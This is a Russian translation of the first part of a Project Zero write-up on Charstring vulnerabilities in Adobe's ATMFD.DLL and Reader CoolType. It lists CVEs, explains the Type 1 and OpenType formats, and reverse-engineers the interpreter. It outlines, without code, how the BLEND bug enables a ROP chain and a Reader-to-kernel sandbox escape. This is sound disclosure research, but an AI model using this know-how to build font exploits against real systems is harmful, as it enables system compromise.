Автор: Mateusz Jurczyk, Google Project Zero

На конференции REcon Montreal я представил часть своего исследования безопасности шрифтов PostScript в докладе **One font vulnerability to rule them all: A story of cross-software ownage, shared codebases and advanced exploitation**. В нём рассматривалась эксплуатация ошибки в инструкции Charstring BLEND, общей для пользовательской библиотеки CoolType из Adobe Reader и работающего в ядре Windows драйвера Adobe Type Manager Font Driver, `ATMFD.DLL`. Оба компонента поддерживают шрифты Type 1 и OpenType.

В ходе более широкого исследования было обнаружено множество уязвимостей в современных шрифтовых движках, происходящих от одного и того же интерпретатора Charstring:

Уязвимость	Windows ATMFD	Adobe Reader CoolType	DirectWrite	WPF
Неограниченное выполнение Charstring	CVE-2015-0074	-	-	-
Чтение за границами потока Charstring	CVE-2015-0087	CVE-2015-3095	-	-
Чтение и запись со смещением на x элементов относительно стека операндов	CVE-2015-0088	-	-	-
Раскрытие неинициализированного временного массива	CVE-2015-0089	CVE-2015-3049	CVE-2015-1670	CVE-2015-1670
Запись и чтение произвольных данных по произвольному адресу в LOAD и STORE	CVE-2015-0090	-	-	-
Переполнение буфера в Counter Control Hints	CVE-2015-0091	CVE-2015-3050	-	-
Выход за нижнюю границу буфера из-за целочисленного переполнения в STOREWV	CVE-2015-0092	CVE-2015-3051	-	-

Неограниченные манипуляции со стеком за его границами через BLEND	CVE-2015-0093	CVE-2015-3052	-	-

Microsoft исправила эти проблемы в MS15-021 и MS15-044, а Adobe устранила их в Reader в обновлении APSB15-10. Дополнительные сведения можно найти в анонсе моего исследования и слайдах доклада на REcon.

CVE-2015-0093, также обозначенная Adobe как CVE-2015-3052, представляет собой исключительный случай. Она позволяет выполнять произвольные арифметические и логические операции PostScript, условные переходы и перемещение данных в любой области стека эксплуатируемого потока. Вредоносный шрифт Type 1 способен детерминированно построить ROP-цепочку прямо в своей программе Charstring, обойдя стековые cookie, DEP, ASLR и SMEP.

Ошибка затрагивала как Adobe Reader, так и 32-разрядную Windows. Один PDF-файл мог сначала выполнить код в Reader, а затем эксплуатировать ту же уязвимость в ядре, чтобы выйти из песочницы, повысить привилегии и снять ограничения задания. Я продемонстрировал это на Reader 11.0.10 и Windows 8.1 Update 1. В 64-разрядной Windows, где BLEND не была уязвима, надёжное повышение привилегий обеспечивала другая ошибка Charstring — CVE-2015-0090.

В этой первой публикации рассматриваются основы типографики, Type 1 и OpenType, обратная разработка `ATMFD.DLL` и уязвимость BLEND. В следующих частях речь пойдёт о выполнении кода в Reader и выходе из песочницы Windows.

Немного предыстории


Первые персональные компьютеры использовали растровые шрифты фиксированного размера. На рисунке 1 показаны гарнитуры, созданные Сьюзен Кэр для оригинальной Mac OS 1984 года.

Такие форматы, как PCF, BDF и Windows FON, существуют и сегодня. В 1984 году Adobe представила контурные шрифты Type 1 и Type 3 на основе PostScript. Вместо хранения пикселей фиксированного размера они описывают геометрию глифов, благодаря чему шрифты можно

масштабировать. Type 1 поддерживает ограниченное подмножество PostScript, а Type 3 — язык целиком. Эти форматы оставались проприетарными до публикации документации в 1990 году, последовавшей за работой Apple над TrueType.

Основные справочные материалы по Type 1 — Adobe Type 1 Font Format и Type 1 Font Format Supplement.

В 1991 году Adobe представила шрифты Multiple Master. Несколько эталонных начертаний, различающихся, например, насыщенностью, шириной, оптическим размером или стилем, можно было интерполировать по непрерывным осям. Эта возможность была реализована с помощью новых полей словаря и инструкций Charstring.



Формат Multiple Master был стандартизирован, но так и не получил широкого распространения. Существовало лишь несколько таких шрифтов, главным образом от Adobe. Подобные старые, редко используемые и плохо изученные возможности форматов — превосходные цели для поиска уязвимостей.


TrueType от Apple, также выпущенный в 1991 году, использовал контейнер SFNT, контуры из квадратичных кривых Безье и полный по Тьюрингу язык хинтинга. Apple бесплатно лицензировала его Microsoft, которая включила поддержку в Windows 3.1. Потомки той реализации сохранились в современных версиях Windows.

Позднее Apple расширила формат технологией TrueType GX. Microsoft вместо этого разработала TrueType Open, а затем к ней присоединилась Adobe, и в итоге появился OpenType. OpenType использует SFNT, но может содержать как контуры TrueType `glyf`, так и Compact Font Format (CFF) — расширенный двоичный эквивалент Type 1.

Изначально Adobe Type Manager предоставлял поддержку шрифтов PostScript в виде дополнительного компонента Windows. Microsoft ввела внешние драйверы шрифтов и по умолчанию поставляла `ATMFD.DLL` начиная с Windows 2000 и заканчивая Windows 8.1. Adobe использовала код того же происхождения в библиотеке CoolType из Reader.

С конца 1990-х годов существующие стандарты не заменялись, а накапливали новые редакции и расширения от производителей. Исследователей безопасности в основном интересуют FON, Type 1, TrueType и OpenType. К числу наиболее доступных для атаки движков относятся FreeType, Windows GDI и DirectWrite.

Поскольку производители обменивались кодом десятилетия назад, современные движки часто происходят от одних и тех же растеризаторов. Большинство движков TTF основано на первоначальной реализации Microsoft, а большинство движков OTF — на реализации Adobe. Ошибка, унаследованная несколькими ветвями, может позволить скомпрометировать несвязанные продукты и контексты безопасности либо составить обе половины цепочки из удалённого выполнения кода и выхода из песочницы.




Разные ветви подвергались неодинаковому объёму аудита и исправлений. Ошибка в одном продукте может отсутствовать во всех родственных реализациях, но различия в двоичном коде

способны выявить и недостающие проверки в других продуктах.

Форматы шрифтов сложны, часто реализованы на старом C или C++, доступны через веб-страницы, документы и съёмные носители, а также содержат полные по Тьюрингу виртуальные машины. Несмотря на годы исправлений и предшествующие случаи эксплуатации, они остаются мощными векторами атак.

Краткое введение в шрифты Type 1

Шрифты Type 1 содержат ассоциативные словари, описывающие свойства шрифта, и программы PostScript **Charstring**, определяющие формы глифов.



font dictionary	
/FontInfo	*dictionary*
/FontName	*name*
/Encoding	*array*
/PaintType	*integer*
/FontType	*integer*
/FontMatrix	*array*
/FontBBox	*array*
/UniqueID	*integer*
/Metrics	*dictionary*
/StrokeWidth	*number*
/Private	*dictionary*
/CharStrings	*dictionary*
(/FID)	*fontID*

/FontInfo dictionary	
/version	*string*
/Notice	*string*
/FullName	*string*
/FamilyName	*string*
/Weight	*string*
/ItalicAngle	*number*
/isFixedPitch	*boolean*
/UnderlinePosition	*number*
/UnderlineThickness	*number*

/CharStrings dictionary	
/A	*charstring*
/B	*charstring*
⋮	⋮
/.notdef	*charstring*

/Private dictionary	
/RD	*procedure*
/ND	*procedure*
/NP	*procedure*
/Subrs	*array*
/OtherSubrs	*array*
/UniqueID	*integer*
/BlueValues	*array*
/OtherBlues	*array*
/FamilyBlues	*array*
/FamilyOtherBlues	*array*
/BlueScale	*number*
/BlueShift	*integer*
/BlueFuzz	*integer*
/StdHW	*array*
/StdVW	*array*
/StemSnapH	*array*
/StemSnapV	*array*
/ForceBold	*boolean*
/LanguageGroup	*integer*
/password	*integer*
/lenIV	*integer*
/MinFeature	*array*
/RndStemUp	*boolean*

К связанным форматам файлов относятся:

- `.AFM`, `.ACFM`, `.AMFM`: текстовые метрики.
- `.PFA`: ASCII-представление основного шрифта.
- `.PFB`: двоичное представление основного шрифта.
- `.PFM`: двоичные метрики шрифта.
- `.MMM`: метрики Multiple Master.

Функция Windows `AddFontResource` обычно получает `.PFB|.PFM`, а при необходимости — ещё и `.MMM`.

Анализ PFB осложняется двоичным кодированием и старой схемой шифрования Adobe:

```
unsigned short int r;
unsigned short int c1 = 52845;
unsigned short int c2 = 22719;
```

```
unsigned char Encrypt(unsigned char plain) {
    unsigned char cipher = plain ^ (r >> 8);
    r = (cipher + r) * c1 + c2;
    return cipher;
}
```

Утилиты `type1` и `detype1` из AFDKO преобразуют двоичный PFB в читаемый PFA и обратно:

```
detype1 font.pfb > font.pfa
type1 font.pfa > font.pfb
```

Charstring представляет собой поток непосредственных операндов и операторов построения контуров:

```
/at ## -| {
  36 800 hsbw
  -15 100 hstem 154 108 hstem 466 108 hstem
  445 85 vstem 155 120 vstem
  275 353 rmoveto
  54 41 59 57 vhcurveto
  ...
  closepath endchar
} |-
```

Среда выполнения включает:

• Недоступный поток закодированных инструкций.
• Стек операндов LIFO, вмещающий до 24 числовых 32-разрядных значений.
• Доступный для записи временный массив, или `BuildCharArray`, начальные значения и длина которого задаются шрифтом.

Коды операций 0–31 обозначают команды построения контуров и путей, хинтинга, арифметики и вызова подпрограмм. Байты 32–255 кодируют непосредственные значения. Ниже показаны документированные в настоящее время команды Type 1.

Value	*Command*	*Value*	*Command*
1	hstem	12 0	dotsection
3	vstem	12 1	vstem3
4	vmoveto	12 2	hstem3
5	rlineto	12 6	seac
6	hlineto	12 7	sbw
7	vlineto	12 12	div
8	rrcurveto	12 16	callothersubr
9	closepath	12 17	pop
10	callsubr	12 33	setcurrentpoint
11	return		
12	escape		
13	hsbw		
14	endchar		
21	rmoveto		
22	hmoveto		
30	vhcurveto		
31	hvcurveto		

Движки, сохраняющие обратную совместимость, могут также реализовывать операторы, удалённые из актуальных спецификаций. Поэтому старые редакции документов представляют большую ценность для аудита.

Краткое введение в шрифты OpenType

Полезные справочные материалы включают спецификацию CFF и спецификацию Charstring Type 2. `fonttools` и `ttx.py` преобразуют двоичные шрифты SFNT в редактируемый XML и обратно.

OpenType/CFF похож на Type 1, но имеет несколько существенных отличий:

• Шрифт хранится в одном файле `.OTF`, а не в нескольких.
• Словари и другие текстовые структуры имеют двоичное представление.
• Charstring Type 2 добавляет множество операторов и объявляет некоторые старые устаревшими.

One-byte Type 2 Operators

Dec	Hex	Operator
0	00	–Reserved–
1	01	hstem
2	02	–Reserved–
3	03	vstem
4	04	vmoveto
5	05	rlineto
6	06	hlineto
7	07	vlineto
8	08	rrcurveto
9	09	–Reserved–
10	0a	callsubr
11	0b	return
12[1]	0c	escape
13	0d	–Reserved–
14	0e	endchar
15	0f	–Reserved–
16	10	–Reserved–
17	11	–Reserved–
18	12	hstemhm
19	13	hintmask
20	14	cntrmask
21	15	rmoveto
22	16	hmoveto
23	17	vstemhm
24	18	rcurveline
25	19	rlinecurve
26	1a	vvcurveto
27	1b	hhcurveto
28[2]	1c	shortint
29	1d	callgsubr
30	1e	vhcurveto
31	1f	hvcurveto
32–246	20–f6	<numbers>
247–254[3]	f7–fe	<numbers>
255[4]	ff	<number>

Two-byte Type 2 Operators

Dec	Hex	Operator
12 0	0c 00	–Reserved– [1]
12 1	0c 01	–Reserved–
12 2	0c 02	–Reserved–
12 3	0c 03	and
12 4	0c 04	or
12 5	0c 05	not
12 6	0c 06	–Reserved–
12 7	0c 07	–Reserved–
12 8	0c 08	–Reserved–
12 9	0c 09	abs
12 10	0c 0a	add
12 11	0c 0b	sub
12 12	0c 0c	div
12 13	0c 0d	–Reserved–
12 14	0c 0e	neg
12 15	0c 0f	eq
12 16	0c 10	–Reserved–
12 17	0c 11	–Reserved–
12 18	0c 12	drop
12 19	0c 13	–Reserved–
12 20	0c 14	put
12 21	0c 15	get
12 22	0c 16	ifelse
12 23	0c 17	random
12 24	0c 18	mul
12 25	0c 19	–Reserved–
12 26	0c 1a	sqrt
12 27	0c 1b	dup
12 28	0c 1c	exch
12 29	0c 1d	index
12 30	0c 1e	roll
12 31	0c 1f	–Reserved–
12 32	0c 20	–Reserved–
12 33	0c 21	–Reserved–
12 34	0c 22	hflex
12 35	0c 23	flex
12 36	0c 24	hflex1
12 37	0c 25	flex1
12 38–12 255	0c 26–0c ff	–Reserved–

Коды операций Type 1 и Type 2 совместимы на двоичном уровне. Удалённые команды Type 1 остаются зарезервированными, а новые команды Type 2 используют свободные значения. Поэтому программа может сочетать инструкции из обеих спецификаций, что упрощает преобразование форматов, но также создаёт риски для безопасности.

В Type 2 появились глобальные подпрограммы, новые команды хинтинга, арифметические и логические операции, `random`, а также операции `get` и `put` для временного массива. Из него удалили `OtherSubrs`, стек операндов расширили с 24 до 48 элементов, а размер временного массива зафиксировали на 32 элементах.

В спецификации CFF явно перечислены ограничения реализации — превосходный контрольный список для аудита.

Description	Limit
Argument stack	48
Number of stem hints (H/V total)	96
Subr nesting, stack limit	10
Charstring length	65535
maximum (g)subrs count	65536
TransientArray elements	32

Adobe Type Manager Font Driver

`ATMFD.DLL` — это сторонний драйвер Adobe для ядра Windows, обрабатывающий загруженные через GDI шрифты Type 1 и OpenType. Microsoft регистрирует его по адресу:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Font Drivers
"Adobe Type Manager"="atmfd.dll"
```

В отличие от большинства модулей Windows, у него нет общедоступных отладочных символов. Символы из DirectWrite и WPF можно перенести в ATMFD с помощью перекрёстного сравнения. В древних сборках Reader 4 для AIX и Reader 5 для Windows также поставлялись символы CoolType, что даёт ещё один источник имён функций.


Отладочные строки внутри ATMFD раскрывают имена переменных, выражения, имена функций и исходные пути к файлам.

```
.rdata:0004B8D4 aPEdgelistEdges db 'p < &edgeList->edges[ edgeList->count]',0
.rdata:0004BA44 aInstNumblueval db '(inst->numBlueValues == 0) || ((blueZones & 0x1) == 0x1)',0
.rdata:0004BF58 aNegativeArgume db 'negative argument or stack underflow - escROLL',0
.rdata:0004C028 aSubroutineInde db 'Subroutine index out of range at cmdCALLSUBR',0
.rdata:0004CB98 a8000XboxminXbo db '-8000 < xBoxMin && xBoxMin < 8000',0
```

Строки, связанные с Charstring, позволяют определить интерпретатор:

```
.text:0003ECC4 loc_3ECC4:                              ; CODE XREF: sub_3A1FC+13A7j
.text:0003ECC4                                         ; sub_3A1FC+13B0j
.text:0003ECC4                 push    offset aFalse   ; "false"
.text:0003ECC9                 push    offset aOperandStackUn ; "operand stack underflow"
.text:0003ECCE                 push    164Ah
.text:0003ECD3                 jmp     loc_3EB8A
.text:0003ECD8 ; ---------------------------------------
.text:0003ECD8
.text:0003ECD8 loc_3ECD8:                              ; CODE XREF: sub_3A1FC+1434j
.text:0003ECD8                 push    offset aFalse   ; "false"
.text:0003ECDD                 push    offset aArgumentCoun_0 ; "argument count error at otherNEWCOLORS"
.text:0003ECE2                 push    1683h
.text:0003ECE7                 jmp     loc_3F1A2
.text:0003ECEC ; ---------------------------------------
.text:0003ECEC
.text:0003ECEC loc_3ECEC:                              ; CODE XREF: sub_3A1FC+1441j
.text:0003ECEC                 push    offset aFalse   ; "false"
.text:0003ECF1                 push    offset aPsstackOverflo ; "psstack overflow at otherNEWCOLORS"
.text:0003ECF6                 push    1686h
.text:0003ECFB                 jmp     loc_3F1A2
.text:0003ED00 ; ---------------------------------------
```

Размер этой процедуры превышает 20 Кбайт, тогда как следующая по величине функция занимает всего около 4 Кбайт. Её граф потока управления содержит больше узлов, чем установленное в IDA по умолчанию ограничение в 1000 элементов.



Перекрёстное сравнение присваивает вызывающей её функции имя `Type1InterpretCharString`, а старые символы CoolType называют саму процедуру `DoType1InterpretCharString`. Внутри она представляет собой огромный оператор выбора по коду операции:


```
BYTE op = *charstring++;
switch (op) {
case HSTEM:
    ...
case VSTEM:
    ...
case VMOVETO:
    ...
}
```

Один универсальный интерпретатор обрабатывает как Type 1, так и Type 2, поэтому любой из контейнеров может предоставлять доступ ко многим общим операторам. Ради обратной совместимости он также реализует экспериментальные и давно устаревшие возможности. Это увеличивает поверхность атаки и оставляет малоизвестные пути выполнения недостаточно протестированными.

